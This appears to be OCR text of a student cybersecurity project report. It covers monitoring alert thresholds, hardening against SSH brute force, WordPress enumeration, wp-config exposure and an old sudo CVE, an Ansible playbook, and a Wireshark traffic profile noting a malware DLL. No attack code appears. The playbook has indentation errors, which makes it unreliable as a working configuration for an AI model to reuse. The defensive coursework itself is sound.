
Alerts Implemented



Excessive HTTP Errors

- Which **metric** does this alert monitor?
  http.response.status.code
- What is the **threshold** it fires at?

The alert is triggered when the *http.response.status.code* for the top 5 is above 400 for the last 5 minutes




7f792eec-c04f-4de2-8145-b7536bd1596a	Excessive_HTTP_Error	▷ Firing	a few seconds ago	a few seconds ago	Acked

Excessive HTTP Request Bytes

- Which **metric** does this alert monitor? *http.request.bytes*
- What is the **threshold** it fires at?

The alert is triggered when the *http.request.bytes* over all documents is above 3500 for the last 1 minute




ID	Name	State	Last fired	Last triggered	Comment
f4d69da0-ab36-447b-91ff-7e01bbb15f35	HTTP Request Size Monitor	✓ OK		a few seconds ago	

Excessive CPU Usage

- Which **metric** does this alert monitor?
  system.process.cpu.total.pct
- What is the **threshold** it fires at?

  The alert is triggered when the maximum *system.process.cpu.total.pct* over all documents is above 0.1 for the last 5 minutes



ID	Name	State	Last fired	Last triggered	Comment
257fe59f-2d4c-4c94-b369-1d4f2f12283f	cpu usage monitor	✓ OK		a few seconds ago	

Hardening

Hardening Against V1:Port Scanning and open SSH on Target 1

- To prevent Port scanning on your IP, a well configured firewall will be needed to alert and prevent any information to be gathered. No trust policy and slowly add trusted networks in. Also making sure that the ports are closed not just blocked, even have geolocations banned.
  - Use with firewalld or ufw or 3rd party firewall
- There is a debate on whether there is any point on detecting port scans because the sheer amount of scans that would take place one your network has internet connection.
- If chosen to detect network port scans, Snort is ranked third most popular security tool.

Hardening Against V2: Brute-Force attack on Target 1

- Limit failed login attempts
  - Account Lockouts with progressive delays
- Make the root user inaccessible via SSH by editing the *sshd_config file*
  - *Set the ‘DenyUsers root’ and ‘PermitRootLogin no’ options*
- Don’t use a default port, edit the port line in your *sshd_config* file
- Use Captcha
  - highly effective against bots
- Limit logins to a specified IP address or range
- Two factor authentication
- Unique login URLs
- Monitor server logs

Hardening Against V3“Enumerate usernames in WordPress” on Target 1

Explain how to patch Target 1 against Vulnerability V2. Include:

- Why the patch works.
  - Stay updated with the latest version of WordPress = 5.5.1 “Eckstine”
- How to install it (include commands)
  - Disable the WordPress REST API if you are not using it,
  - Disable WordPress XML-RPC if you are not using it,
  - Configure your web server to block request to /?author-<number>
  - Don’t expose /wp-admin and /wp-login.php directly to the public internet.

Hardening against V4: Access to “wp-config.php” file

- **Do not use root user (MySQL-dB)** - Use account with customized privilege
- **Restrict file permission** only to the owner of wp-config.php
  - ‘chmod 600 wp-config.php’
  - Use a FTP client (i.e. FileZilla)
- **Use “.htaccess” file** to restrict access

```
<files wp-config.php>
order allow, deny
deny from all
</files>
```

- **Hide sessible data to non public html folder**
  - Remove content from “wp-config.php” and copy to a different named file in a non public html folder
  - Point these data by editing “wp-config.php” file with the following

```
<?php include(“New_file_with_path”); ?>
```

Hardening Against V5:“Privilege Escalation in Sudo”

sudo 1.6.8 and lower versions does not clear the PYTHONINSPECT environment variable, which helps to use a python script that allows limited local users to gain root privileges

reference : https://nvd.nist.gov/vuln/detail/CVE-2006-0151

- **Enable password** for sudo privilege
  - configuring “NO PASSWORD” option in sudo privilege was risky
- **Upgrade sudo version** (“apt-get”)
  - The CVE-2006-0151 vulnerability is in ‘sudo’ version 1.6.8 p9 and below, an update in the OS is necessary

Implementing Patches

Implementing Patches with Ansible

Ansible Playbook would implement hardening and updating measures to WordPress Config files, while properly assigning permissions/roles to users

Playbook Overview

The created playbook that will address each vulnerability as:

Vulnerability 1; restrict access to SSH in the server only to the internal network.

Vulnerability 2; create a lockout policy to lock any account for 30 minutes after 3 failures login attempts.

Vulnerability 3 and 4; we are applying hardening roles following the best practices at: https://wordpress.org/support/article/hardening-wordpress/

Vulnerability 5; we are installing any updated package and patch available for the server

```
---
- hosts: all
  become: true
  roles:
  - { role: kentr.harden-wordpress, installations: list_of_installations }
  vars:
    allowed_ssh_networks:
      - 192.168.1.0/24
  environment:
  tasks:
    - name: Vuln 1 Add hardened SSH config
      copy:
        dest: /etc/ssh/sshd_config
        src: etc/ssh/sshd_config
        owner: root
        group: root
        mode: 0600
      notify: Reload SSH
    - name: Vuln 1 Add SSH port to internal zone
      firewalld:
        zone: internal
        service: ssh
        state: enabled
        immediate: yes
        permanent: yes
    - name: Vuln 1 Add permitted networks to internal zone
      firewalld:
        zone: internal
        source: "{{ item }}"
        state: enabled
        immediate: yes
        permanent: yes
      with_items: "{{ allowed_ssh_networks }}"
    - name: Vuln 1 Drop ssh from the public zone
      firewalld:
        zone: public
        service: ssh
        state: disabled
        immediate: yes
        permanent: yes
    - name: Vuln 2 update account lockout policy
      community.general.pamd:
        name: system-auth
        type: auth
        control: required
        module_path: pam_faillock.so
        module_arguments: 'preauth
            silent
            deny=3
            unlock_time=1800
            fail_interval=900'
        state: updated
    - name: vuln 3 and 4 wordpress hardened at roles section
    - name: Vuln 5 Update APT package cache
        apt: update_cache=yes cache_valid_time=3600
    - name: Vuln 5 Upgrade APT to the latest packages
        apt: upgrade
```

Network Analysis

Traffic Profile

Traffic Profile

Our analysis (using wireshark) identified the following characteristics of the traffic on the network:

Feature	Value	Description
Top Talkers (IP Addresses)	185.243.115.84 172.16.4.205	Machines that sent the most traffic.
Most Common Protocols	HTTP, TCP, UDP	Three most common protocols on the network.
# of Unique IP Addresses	808 +2 (IPv4 +IPv6)	Count of observed IP addresses.
Subnets	10.6.12.0/24 172.16.4.0/24 10.0.0.0/24	Observed subnet ranges.
# of Malware Species	june11.dll	Number of malware binaries identified in traffic.

Behavioral Analysis

Purpose of Traffic on the Network

Users were observed engaging in the following kinds of activity.

“Normal” Activity

- Web browsing, dns queries, dhcp requests

Suspicious Activity

- malware download, malware outbound traffic, torrent downloads

Normal Activity

Web Browsing

Summarize the following:

- What kind of traffic did you observe? Browsing the Internet - HTTP Traffic
- Which protocol(s)? Common Protocol Used: HTTP using TCP Port: 80
- What, specifically, was the user doing? Which site were they browsing? Etc.

Downloading Files http://detectportal.firefox.com/success.txt


Uploading Files http://mysocalledchaos.com/wp-content/upload/2018/02/Beauty.jpg

Online Shopping http://www.assoc-amazon.com/s/ads.js


Searching http://www.iphonehacks.com/jailbreak-ios-13

Web Browsing

Searching (Example)




Online Shopping, Browsing ads (Example)




Web Browsing

Downloading a File (Example)




Uploading a File (Example)

